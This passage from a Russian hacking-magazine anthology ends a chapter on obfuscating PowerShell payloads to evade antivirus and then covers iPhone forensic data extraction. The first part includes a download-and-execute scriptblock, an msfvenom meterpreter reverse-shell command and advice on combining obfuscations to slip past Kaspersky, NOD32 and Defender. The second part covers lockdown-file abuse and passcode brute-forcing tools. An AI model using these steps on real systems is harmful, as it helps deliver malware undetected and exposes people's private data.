Также **cmd** можно вызывать не напрямую, а через переменную `%COMSPEC%`. Запутываем PowerShell еще больше! В командах вместо знака - можно использовать знак /. Например, вот так:

```
powershell.exe -nop -noni -enc
powershell.exe /nop /noni /enc
```

Кажется, намудрили достаточно. Можно еще много обсуждать эти замечательные методы. Кому интересно, еще больше методов найдет в презентациях Даниэля Боханнона (**https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492186586.pdf**, **https://conference.hitb.org/hitbsecconf2018ams/materials/D1T2%20-%20Daniel%20Bohannon%20-%20Invoke-DOSfuscation.pdf**). Ну а мы пока что посмотрим на написанные им инструменты, которые упростят обфускацию и сделают все за нас.

Автоматизируем обфускацию

Первый инструмент — Invoke-Obfuscation. Это фреймворк для обфускации PowerShell, который использует разные методы, в том числе и названные в предыдущем разделе. Загружаем архив по ссылке **https://github.com/danielbohannon/Invoke-Obfuscation**, запускаем PowerShell. Переходим в папку фреймворка, меняем политику исполнения, если надо, и запускаем сам фреймворк:

```
Set-ExecutionPolicy Unrestricted
Import-Module .\Invoke-Obfuscation.psd1
Invoke-Obfuscation
```

Работа утилиты показана на рис. 13.2.

Для первоначального ознакомления вводи команду `tutorial`. Для тестирования будем использовать все ту же команду. Посмотрим необходимые опции и установим нужные:

```
show options
set scriptblock Invoke-Expression (New-Object
System.Net.WebClient).DownloadString('https://pastebin.com/raw/MKM5QLaP')
```

Попробуем использовать конкатенацию. Получаем результат и нашу строку (рис. 13.3).

Также можно закодировать команду в ASCII, HEX, Octal, Binary, SecureString или BXORencoding. Нагрузку возьмем потяжелее. Например, создадим ее с помощью `msfvenom`:

```
msfvenom -p windows/meterpreter/reverse_https --format psh --out xaker.ps1
                                                LHOST=192.168.0.11 LPORT=8080
```

Попробуем использовать **ENCONDING** и опцию **6**. Полученный результат показан на рис. 13.4.




Рис. 13.2. Фреймворк Invoke-Obfuscation

Рис. 13.3. Результат обфускации

Рис. 13.4. Результат обфускации полезной нагрузки

Можно использовать вместе конкатенацию, `encoding` и `compress`. Попробуй поиграться с разными вариантами и комбинациями.

DOSfuscation

Следующий инструмент того же автора — Invoke-DOSfuscation (рис. 13.5). Скачиваем его, запускаем PowerShell и вводим в папке фреймворка команды:

```
Import-Module .\Invoke-DOSfuscation.psd1
Invoke-DOSfuscation
```

Попробуем обфусцировать ту же полезную нагрузку авторства `msfvenom`. Установим необходимые опции и используем базовую обфускацию:

Рис. 13.5. Invoke-DOSfuscation

```
SET COMMANDPATH c:\xaker.ps1
Forcode
Basic Obfuscation
```

Получаем нашу замаскированную полезную нагрузку (рис. 13.6).




Рис. 13.6. Результат обфускации с помощью Invoke-DOSfuscation

Реакция антивирусов

Настало время проверить, как реагируют антивирусы на нашу нагрузку с обфускацией и без. Для теста будем использовать три антивируса: Kaspersky, Eset NOD32, Windows Defender.

Первым в бой идет Kaspersky. Проверяем нашу полезную нагрузку **msfvenom** в первоначальном виде. KAV даже не дал мне перейти по ссылке для скачивания файла xaker.ps1! Но следующие два обфусцированных файла спокойно были запущены, и ничто не препятствовало загрузке. Однако проактивная защита антивируса через некоторое время узнала по поведению, что это наш пейлоад.

Переходим к Eset NOD32 и проверяем файлы в том же порядке. Поразительно, но он не заметил даже необфусцированный файл.

Напоследок проверим при помощи Windows Defender. Он не дал запустить первый файл без обфускации и сразу удалил его. Второй файл запустился спокойно и не был замечен. Третий файл запустился, но во время запуска был обнаружен.

Примечательно, что если конвертировать скрипт в **.exe** с помощью утилиты **Ps2exe**, то файлы будут видны большинству антивирусов.

Выводы

Победу в этой игре принесет знание цели. Если ты знаешь, используется ли антивирус и какой конкретно, то вполне есть шанс обойти его при помощи такого несложного трюка. Также полезно знать версию PowerShell на целевой машине и проверять, не сломался ли файл, на ней же.

Доработать обфускацию ты можешь сам и, комбинируя разные варианты, сделать так, чтобы антивирус точно не распознал поведение. Попробуй все методы и затем комбинируй ручную обфускацию, способы спрятать нагрузку и рассмотренные фреймворки на модели целевой машины. Обязательно должно получиться что-то уникальное, что пройдет мимо носа антивируса. В конце концов, все ограничено только твоей фантазией!

14. Как взломать iPhone. Разбираем по шагам все варианты доступа к данным устройств с iOS

Олег Афонин

В этом разделе мы подробно расскажем о том, что происходит с iPhone в криминалистической лаборатории. Мы выясним, насколько реально взломать защиту iOS разных версий и что для этого понадобится в разных случаях. Сегодня мы разберем этот процесс целиком и постараемся охватить все возможные варианты.

13 августа 2018 года Русская служба Би-би-си сообщила о закупке Следственным комитетом аппаратуры для взлома iPhone, которая вскроет самый свежий iPhone всего за девять минут. Не веришь? Я тоже не верю, что такое могло опубликовать столь солидное издание, но факт остается фактом. Хочется прокомментировать фразу эксперта Дмитрия Сатурченко: «Израильской Cellebrite для взлома iPhone 7 или 8 нужно больше суток, а извлеченные данные требуют серьезной аналитики. MagiCube обрабатывает тот же iPhone за девять минут, при этом оборудование заточено на получение чувствительных данных из мессенджеров, где содержится 80–90% интересной информации».

У неподготовленного читателя может создаться впечатление, что можно просто взять любой iPhone и извлечь из него информацию об использовании мессенджеров. Это не так по многим причинам. Начнем с того, что MagiCube — дубликатор жестких дисков, а мобильные устройства анализирует другой комплекс. iPhone тоже подойдет не любой, а работающий строго под управлением iOS 10.0–11.1.2 (т. е. ни разу не обновлявшийся после 2 декабря 2017 года). Далее нам потребуется узнать (у пользователя) или взломать (сторонними решениями — GrayKey или Cellebrite) код блокировки. И вот после этого, разблокировав телефон, можно подключать его к китайскому комплексу и извлекать информацию.

Что же, в конце концов, происходит? Можно ли взломать iPhone 7 или 8 за девять минут? Действительно ли решение iDC-4501 (а вовсе не MagiCube, который является всего лишь дубликатором жестких дисков) превосходит технологии Cellebrite и Grayshift? Наконец, как же все-таки можно взломать iPhone? Попробуем разобраться, что же именно закупил Следственный комитет, как и когда это работает и что делать в тех 99% случаев, когда комплекс не справляется с задачей.

Это зависит...

Прежде чем пытаться получить доступ к iPhone, давай разберемся, что и при каких условиях можно сделать. Да, в журнале «Хакер» была масса публикаций, в том числе и весьма детальных, в которых мы описывали различные способы взлома подобных устройств. Но вот перед тобой лежит черный кирпичик. Каким из многочисленных способов и какими инструментами ты собираешься воспользоваться? Получится ли это сделать вообще, а если получится — сколько времени займет взлом, и на что ты можешь рассчитывать в результате?

Да, очень многое зависит от модели устройства и установленной на нем версии iOS (которую, кстати, нужно еще узнать — и, забегая вперед, скажу: далеко не факт, что тебе это удастся). Но даже iPhone вполне очевидной модели с точно известной версией iOS может находиться в одном из множества состояний, и именно от этого будет зависеть набор доступных тебе методов и инструментов.

Для начала давай договоримся: мы будем рассматривать исключительно поколения iPhone, оборудованные 64-разрядными процессорами, т. е. модели iPhone 5S, все версии iPhone 6/6s/7/8/Plus и текущий флагман — iPhone X. С точки зрения взлома эти устройства отличаются мало (за исключением старых поколений в случае, если у тебя есть доступ к услугам компании Cellebrite).

Установлен ли код блокировки?

Apple может использовать максимально стойкое шифрование, наворотить сложнейшую многоуровневую защиту, но защитить пользователей, которым «нечего скрывать», не сумеет никто. Если на iPhone не установлен код блокировки, извлечь из него данные — дело тривиальное. Начать можно за те самые девять минут, о которых говорилось в статье Би-би-си. Вероятно, процесс займет более длительное время: на копирование 100 Гбайт данных уходит порядка двух часов. Что для этого требуется?

Во-первых, подключи телефон к компьютеру, установи доверенные отношения и создай резервную копию. Для этого можно использовать даже iTunes (предварительно обязательно отключи в нем двустороннюю синхронизацию), но специалисты предпочтут свое ПО.

Установлен ли пароль на резервную копию?

Не установлен? Установи и сделай еще одну резервную копию (рис. 14.1).

Зачем устанавливать пароль на бэкап? Дело в том, что заметная часть информации в резервных копиях iOS шифруется даже тогда, когда пользователь такого пароля не устанавливал. В таких случаях для шифрования используется уникальный для каждого устройства ключ. Лучше установить на бэкап любой известный тебе пароль; тогда резервная копия, включая «секретные» данные, будет зашифрована этим же паролем. Из интересного — ты получишь доступ к защищенному храни-

Рис. 14.1. Установка пароля на резервную копию данных мобильного устройства

лищу keychain, т. е. ко всем паролям пользователя, сохраненным в браузере Safari и многих встроенных и сторонних приложениях.

А что, если пароль на резервную копию установлен и ты его не знаешь? Маловероятно для людей, которым нечего скрывать, но все же? Для устройств, работающих на старых версиях iOS (8.x–10.x), единственный вариант — перебор. И если для iOS 8–10.1 скорость атаки была приемлемой (сотни тысяч паролей в секунду на GPU), то начиная с iOS 10.2 лобовая атака не вариант: скорость перебора не превышает сотни паролей в секунду даже при использовании мощного графического ускорителя. Впрочем, можно попробовать извлечь пароли, которые пользователь сохранил, например, в браузере Chrome на персональном компьютере, составить из них словарик и использовать его в качестве базового словаря для атаки. (Не поверишь: такая простая тактика срабатывает примерно в двух случаях из трех.)

А вот устройства на iOS 11 и 12 позволяют запросто сбросить пароль на резервную копию прямо из настроек iPhone. При этом сбросятся некоторые настройки, такие как яркость экрана и пароли Wi-Fi, но все приложения и их данные, а также пароли пользователя в keychain останутся на месте. Если есть код блокировки, его потребуется ввести, но если он не установлен, то сброс пароля на бэкап — дело нескольких кликов (рис. 14.2).

Что еще можно извлечь из устройства с пустым кодом блокировки? Не прибегая к джейлбрейку, совершенно спокойно можно извлечь следующий набор данных:

- полную информацию об устройстве;
- информацию о пользователе, учетных записях Apple, номере телефона (даже если SIM-карту извлекли);

Рис. 14.2. Для сброса пароля на резервную копию используй команду **Reset All Settings**. Она сбросит лишь некоторые настройки, включая пароль на бэкап, но не затронет данные

- список установленных приложений;
- медиафайлы: фото и видео;
- файлы приложений (например, документы iBooks);
- системные журналы crash logs (в них, в частности, можно обнаружить информацию о приложениях, которые были впоследствии деинсталлированы из системы);
- уже упомянутую резервную копию в формате iTunes, в которую попадут данные многих (не всех) приложений и пароли пользователя от социальных сетей, сайтов, маркеры аутентификации и многое другое.

Джейлбрейк и физическое извлечение данных

Если тебе не хватило информации, извлеченной из бэкапа, или если не удалось подобрать пароль к зашифрованной резервной копии, остается только джейл. Сейчас jailbreak существует для всех версий iOS 8.x, 9.x, 10.0–11.2.1 (более ранние не рассматриваем). Для iOS 11.3.x есть джейл Electra, который работает и на более ранних версиях iOS 11.

Для установки джейлбрейка нужно воспользоваться одной из публично доступных утилит (Meridian, Electra и т. д.) и инструментом Cydia Impactor. Существуют альтернативные способы взлома — например, эскалация привилегий без установки публичного джейлбрейка при помощи эксплуатации известной уязвимости (напом-

ню, для iOS 10–11.2.1 это одна и та же уязвимость, информацию о которой, включая готовый исходный код, опубликовали специалисты Google). Объединяет все эти способы общий момент: для их использования необходимо, чтобы iPhone был разблокирован и связан с компьютером (установлены доверенные отношения).

Следующий шаг — извлечение образа файловой системы. Для этого в лучшем случае достаточно открыть с телефоном сессию по протоколу SSH и выполнить на iPhone цепочку команд; в более сложных случаях потребуется вручную прописать нужные пути в PATH либо воспользоваться готовым продуктом. Результатом будет файл TAR, переданный через туннельное соединение.

Если на смартфоне установлена iOS 11.3.x, ставить джейлбрейк придется вручную, а для извлечения информации воспользоваться утилитой iOS Forensic Toolkit (рис. 14.3) или другой подобной.




Рис. 14.3. Так выглядит интерфейс приложения, которое извлекает информацию из iPhone

Если же на iPhone работает iOS 11.4 или более свежая версия, то джейл придется отложить на неопределенное время — пока сообщество разработчиков не нащупает очередную незакрытую уязвимость. В этом случае тебе послужит резервная копия (а также извлечение общих файлов приложений, фотографий и медиафайлов и некоторых системных журналов).

Разумеется, в резервную копию попадает не все. К примеру, в ней не сохраняется переписка в Telegram, в нее не попадают сообщения электронной почты, а история данных местоположения пользователя исключительно лаконична. Тем не менее, резервная копия — это уже немало.

А что, если пользователь не совсем беспечен и все-таки установил код блокировки? Даже самые беспечные пользователи вынуждены использовать пасскод, если таково требование политики безопасности их работодателя или если они хотят использовать Apple Pay. И здесь два варианта: или код блокировки известен, или нет. Начнем с простого.

Известен ли код блокировки?

Если ты знаешь код блокировки, то можешь сделать с устройством практически что угодно. Включить и разблокировать — в любой момент. Поменять пароль от Apple ID, сбросить привязку к iCloud и отключить iCloud lock, включить или выключить двухфакторную аутентификацию, сохранить пароли из локального keychain в облако и извлечь их оттуда. Для устройств с iOS 11 и более новых — сбросить пароль на резервную копию, установить собственный и расшифровать все те же пароли от сайтов, разнообразных учетных записей и приложений.

В iOS 11 и более новых код блокировки, если он установлен, потребуется и для установки доверенных отношений с компьютером. Это необходимо как для снятия резервной копии (здесь могут быть и другие варианты — например, через файл lockdown), так и для установки джейлбрейка.

Сможешь ли ты установить джейлбрейк и вытащить те немногие, но потенциально ценные для расследования данные, которые не попадают в резервную копию? Это зависит от версии iOS:

- iOS 8.x–9.x: джейлбрейк есть практически для всех комбинаций ОС и платформ;
- OS 10.x–11.1.2: джейлбрейк использует открытый эксплоит, обнаруженный специалистами Google. Работает на всех устройствах;
- iOS 11.2–12.x: джейлбрейк существует и может быть установлен;
- iOS 13 и выше: в настоящий момент джейла не существует.

> Итак, закупленный Следственным комитетом комплекс iDC-4501 позволяет достичь эскалации привилегий в iPhone, работающих под управлением iOS версий с 10.0 по 11.1.2 включительно, после чего извлечь из устройства данные.

А что, если код блокировки неизвестен? В этом случае вероятность успешно извлечь хоть что-нибудь начинает снижаться. Впрочем, и здесь не все потеряно — в зависимости от того, в каком состоянии поступил на анализ телефон и какая версия iOS на нем установлена.

Экран устройства заблокирован или разблокирован?

Далеко не всегда в руки полиции попадает заблокированный телефон, для которого известен код блокировки. Довольно типична «просьба» полицейского: «Передайте мне телефон. Разблокируйте!» По словам самих работников полиции, если гово-

рить уверенным тоном, да еще и на месте происшествия, люди часто выполняют просьбу. Спустя 10–15 минут «они начинают думать», но уже поздно: получить назад разблокированное устройство вряд ли удастся. Более того, у полиции может быть ордер, в котором будет прописано разрешение на разблокировку устройства при помощи датчика отпечатков или лица пользователя против воли владельца (а вот узнать таким же образом код блокировки может не получиться в зависимости от юрисдикции).

Apple встроила в iOS защиту от таких действий полиции, ограничив период, в течение которого датчики Touch ID и Face ID сохраняют работоспособность. Спустя определенное время, которое может отсчитываться как с момента последней разблокировки вообще, так и с момента последнего ввода кода блокировки, iPhone при очередной попытке разблокировать устройство предложит ввести код блокировки.

Не будем подробно останавливаться на этой теме. Достаточно упомянуть, что биометрические датчики отключаются спустя 48 часов с момента последней разблокировки, или спустя 8 часов, если пользователь не вводил код блокировки в течение шести дней, или после пяти неудачных попыток сканирования, или после того, как пользователь активирует режим SOS, который появился в iOS 11.

Итак, в твои руки попал iPhone, экран которого разблокирован. Твои действия?

- Постарайся отключить автоматическую блокировку экрана в настройках. Учти, что, если на телефоне установлена корпоративная политика Exchange или MDM, такая возможность может быть заблокирована.
- Подключи телефон к компьютеру и попытайся установить доверенные отношения. Для iOS с 8 по 10 для этого достаточно подтвердить запрос Trust this computer, а вот для iOS 11 и выше тебе потребуется ввести код блокировки. Если же код блокировки неизвестен, попытайся найти на компьютере пользователя файл lockdown (о том, что это такое и где хранится, журнал «Хакер» уже неоднократно писал).
- Если удалось установить доверенные отношения, создай резервную копию.
- Если же доверенные отношения установить не удалось, а файл lockdown не нашелся или срок его действия истек, тебе придется воспользоваться комплексом GrayKey для подбора кода блокировки или услугами Cellebrite (их оказывают только полиции и спецслужбам некоторых стран).

В двух словах про файлы lockdown: для того чтобы начать обмениваться данными с компьютером, iPhone требует установить доверенное соединение, в процессе которого создается пара криптографических ключей. Один из ключей сохраняется в самом устройстве, а второй передается на компьютер, где и хранится в виде обычного файла. Если такой файл скопировать на другой компьютер или подсунуть телефону при помощи специального ПО, то телефон будет уверен, что общается с доверенным компьютером. Сами файлы сохраняются здесь:

- в Windows Vista, 7, 8, 8.1, Windows 10 это **%ProgramData%\Apple\Lockdown**. Например:

```
\ProgramData\Apple\Lockdown\6f3a363e89aaf8e8bd293ee839485730344edba1.plist
```

- в Windows XP это файл **%AllUsersProfile%\Application Data\Apple\Lockdown**. Выглядеть полный путь будет примерно так:

```
C:\Documents and Settings\All Users\Application
Data\Apple\Lockdown\6f3a363e89aaf8e8bd293ee839485730344edba1.plist
```

- в macOS это файл **/var/db/lockdown**.

В названии файла присутствует уникальный идентификатор устройства (iPhone или iPad). Узнать его довольно легко — достаточно выполнить запрос при помощи Elcomsoft iOS Forensic Toolkit. UUID будет сохранен в файл XML следующего вида:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <...>
        <key>UniqueDeviceID</key>
        <string>0a226c3b263e004a76e6199c43c4072ca7c64a59</string>
    </dict>
</plist>
```

Срок жизни файлов lockdown в iOS 11 и более новых версиях ограничен и в точности неизвестен. Экспериментально удалось установить, что устройства, которые не подключались к доверенному компьютеру дольше двух месяцев, иногда требуют повторного установления доверенных отношений, так что старые файлы могут не сработать.

> Возвращаемся с истории с СК. Закупленный комплекс iDC-4501 позволяет выполнить эскалацию привилегий на разблокированном iPhone под управлением iOS версий с 10.0 по 11.1.2 включительно, после чего извлечь из устройства данные. Для iOS 11.0–11.1.2, возможно, потребуется или ввести код блокировки, или использовать файл lockdown (этот момент в документации комплекса не освещен, как и возможность взлома пасскода для любых iPhone под управлением iOS новее, чем iOS 7.x).

Еще чуть больше информации ты сможешь получить, если у тебя есть доступ к биометрике пользователя — его отпечатку пальца или лицу. Тогда ты сможешь просмотреть пароли из локального хранилища keychain.

Включен iPhone или выключен?

От такой простой вещи зависит очень и очень многое. Если iPhone включен, то велик шанс на то, что владелец разблокировал устройство хотя бы раз с момента включения. Это, в свою очередь, означает наличие доступа к зашифрованному пользовательскому разделу — т. е. к установленным приложениям и их данным, системным журналам и многому другому.

В телефоне, который был разблокирован хотя бы раз, работают сервисы AFC, служба создания резервных копий, есть возможность получить те данные, к кото-

рым приложения открыли доступ. Наконец, можно извлечь фотографии. Для всего этого даже не придется разблокировать телефон: при определенной удаче достаточно воспользоваться файлом lockdown, извлеченным из компьютера пользователя. Если же такого файла нет, можно попытаться разблокировать телефон датчиком отпечатка Touch ID или сканером лица Face ID.

Итак, если тебе в руки попал включенный iPhone с заблокированным экраном, ты можешь попробовать сделать следующее.

1. Подключить телефон к компьютеру. Если на телефоне появилось сообщение **Unlock iPhone to use accessories**, а компьютер совершенно не видит устройства, то тебе не повезло: вероятно, на устройстве работает iOS 11.4.1 или более новая и прошло больше часа с момента, когда пользователь в последний раз разблокировал устройство. Этот режим имеет название USB Restricted Mode и стал реакцией Apple на появление сервисов для взлома кода блокировки — в первую очередь, GrayKey и Cellebrite. Увы, если телефон перешел в режим ограничения USB, тебе не удастся ни воспользоваться файлом lockdown, ни подобрать код блокировки при помощи сервисов GrayKey или Cellebrite. Не поможет ни перезагрузка, ни даже восстановление прошивки через recovery mode с сохранением данных. Единственная возможность — разблокировать телефон при помощи Face ID, Touch ID (о них — ниже; время, в течение которого можно использовать биометрику для разблокировки, ограничено). Наконец, телефон всегда можно разблокировать, введя правильный код блокировки.
2. Если телефон подключился к компьютеру, то первое, что нужно сделать, — получить информацию об устройстве. В Elcomsoft iOS Forensic Toolkit для этого служит команда `Information`. Даже без установления доверенных отношений с компьютером ты сможешь узнать версию iOS, точный идентификатор модели, серийный номер устройства и, возможно, номер телефона пользователя (даже если из телефона вынули SIM-карту). В зависимости от установленной версии iOS тебе будут доступны те или иные способы добраться до пользовательских данных.
3. Если телефон подключился к компьютеру, а у тебя на руках есть файл lockdown с компьютера пользователя — считай, что тебе повезло. При помощи этого файла можно попытаться создать свежую резервную копию — разблокировать телефон не придется! Впрочем, о файлах lockdown мы уже писали; если файл действующий, то тебе удастся извлечь из телефона как минимум расширенную информацию об устройстве (если iPhone не был разблокирован хотя бы раз после включения). А вот если телефон был разблокирован хотя бы единожды после того, как его включили, то при помощи файла lockdown получится извлечь и медиафайлы (фото и видео), и журнал crash logs, и файлы приложений, и свежую резервную копию (вот только пароль на бэкап, если он установлен, сбросить не получится — для этого нужен код блокировки).

Но что, если на руках у тебя классический черный кирпич без признаков жизни? Если взломать требуется выключенный iPhone, тебе так или иначе потребуется узнать код блокировки. Дело в том, что раздел пользовательских данных iPhone за-

шифрован, а ключ шифрования вычисляется динамически на основе аппаратного ключа и данных, которые вводит пользователь, — того самого кода блокировки.

Даже если ты извлечешь из телефона микросхему памяти, тебе это ничем не поможет: данные зашифрованы, доступа к ним нет. Более того: если iPhone работает под управлением iOS 11.4.1 или более новой, то очень высока вероятность, что до ввода правильного пароля ты не сможешь даже подключить устройство к компьютеру. Точнее, физически подключить ты его сможешь, но передача данных через USB будет заблокирована — не получится даже получить информацию об устройстве и узнать, какая же версия iOS на нем запущена.

Итак, у тебя на руках заблокированный телефон, который можно подключить к компьютеру. Попробуем взломать код блокировки?

В каких случаях можно взломать код блокировки экрана

Вот мы и дошли до самого интересного. Можно ли взломать iPhone за девять минут? А за сутки? А в принципе? Если телефон заблокирован, а код блокировки неизвестен, многое будет зависеть от состояния устройства. Рассмотрим все возможные обстоятельства, расположив их в порядке возрастания сложности.

1. На телефоне запущена старая версия iOS (до 11.4) и телефон разблокировался пользователем хотя бы раз с момента начальной загрузки. В этих весьма благоприятных условиях ты сможешь воспользоваться GrayKey или услугами Cellebrite (если ты представляешь правоохранительные органы). Скорость перебора будет высокой: четырехзначный цифровой код блокировки можно подобрать менее чем за час, а скорость перебора шестизначных цифровых кодов будет высокой для первых 300 тысяч попыток. Дальше скорость перебора резко снизится — сработает защита Secure Enclave.
2. На телефоне запущена старая версия iOS (до 11.4) и телефон не разблокировался ни разу после включения, либо версия iOS 11.4 (неважно, разблокировался ли телефон), либо версия iOS 11.4.1 и выше (неважно, разблокировался ли телефон, но режим USB Restricted Mode не активировался — т. е. прошло меньше часа с последней разблокировки устройства или телефон был подключен к цифровому адаптеру, чтобы предотвратить блокировку). Во всех этих случаях скорость перебора будет очень медленной: четырехзначные цифровые коды блокировки могут быть взломаны за неделю, а шестизначный цифровой код можно перебирать до двух лет.
3. На телефоне запущена iOS 11.4.1 или более новая; активировался режим USB Restricted Mode. Увы, единственное, что можно сделать в таком случае, — это попробовать разблокировать телефон датчиком Touch ID или Face ID либо ввести правильный код блокировки. Запустить автоматизированный перебор не удастся, как не удастся и обойти уничтожение данных после десяти неверных попыток (если эта опция включена пользователем).

Как работает взлом кода блокировки

Для современных устройств с iOS 10 версий и 11 существует ровно два решения, которые позволяют подобрать код блокировки экрана. Одно из них разработала компания Cellebrite и предоставляет его в виде сервиса, доступного исключительно правоохранительным органам при наличии соответствующего постановления. Чтобы взломать код блокировки, телефон нужно отправить в сервисный центр компании; а чтобы понять, возможен ли перебор в принципе, тебе предложат запустить специальную утилиту. Про решение Cellebrite известно мало; компания тщательно охраняет свои секреты.

Другое решение называется GrayKey — его разработала компания Grayshift. Решение поставляется правоохранительным органам и некоторым другим организациям, которые могут самостоятельно заниматься перебором паролей. Про GrayKey нам известно больше.

Решение Grayshift не пользуется режимом DFU (именно через него удалось взломать старые айфоны) и загружает агент в режиме системы. Перебор можно запустить как на устройствах, которые были разблокированы хотя бы раз после включения или перезагрузки, так и на «холодных» устройствах, которые были только что включены. При этом скорость перебора отличается даже не в разы — на порядки.

Так, для устройства, которое было хотя бы раз разблокировано после загрузки, полный перебор всех паролей из четырех цифр возможен за 30 минут, но для этого же устройства, если оно было только что включено, атака на четырехзначный код будет длиться до 70 дней, а про взлом шестизначных цифровых паролей без качественного словаря можно забыть: полный перебор займет десятилетия (устройством дается лишь одна попытка каждые десять минут). Правда, с шестизначными кодами есть тонкость: после 300 тысяч попыток скорость перебора резко падает и устройство переходит в режим медленного перебора.

Звучит неплохо (или плохо, в зависимости от точки зрения). Увы, но «быстрый» перебор возможен лишь для версий iOS до 11.3.1 включительно. Если пользователь хотя бы раз обновлял свой iPhone после 29 мая 2018 года, то на устройстве будет работать iOS 11.4 или более новая. Там «быстрый» перебор при помощи GrayKey невозможен. Для iOS 11.4 и более новых версий скорость перебора GrayKey ограничена одним паролем в десять минут. Это означает, что устройство с шестизначным цифровым кодом блокировки (а современные версии iOS именно такой код предлагают установить по умолчанию) взломать будет практически невозможно.

Режим USB Restricted Mode

Об этом режиме уже неоднократно писали, в том числе и на страницах журнала «Хакер». Начиная с iOS 11.4.1 устройства iPhone и iPad полностью блокируют обмен данными по протоколу USB спустя один час после того, как устройство было разблокировано или отключено от аксессуара. Скорее всего, этот режим был введен с целью противодействия комплексам GrayKey и Cellebrite, которые позволяют по-

добрать код блокировки устройства при помощи неизвестного Apple эксплоита. Режим оказался достаточно эффективным: устройства с заблокированным портом невозможно подключить к соответствующей системе, и перебор не запускается (рис. 14.4).

Рис. 14.4. Так выглядит экран iPhone, если попробовать подключить его к компьютеру или аксессуару спустя час после блокировки экрана или отключения от компьютера или аксессуара

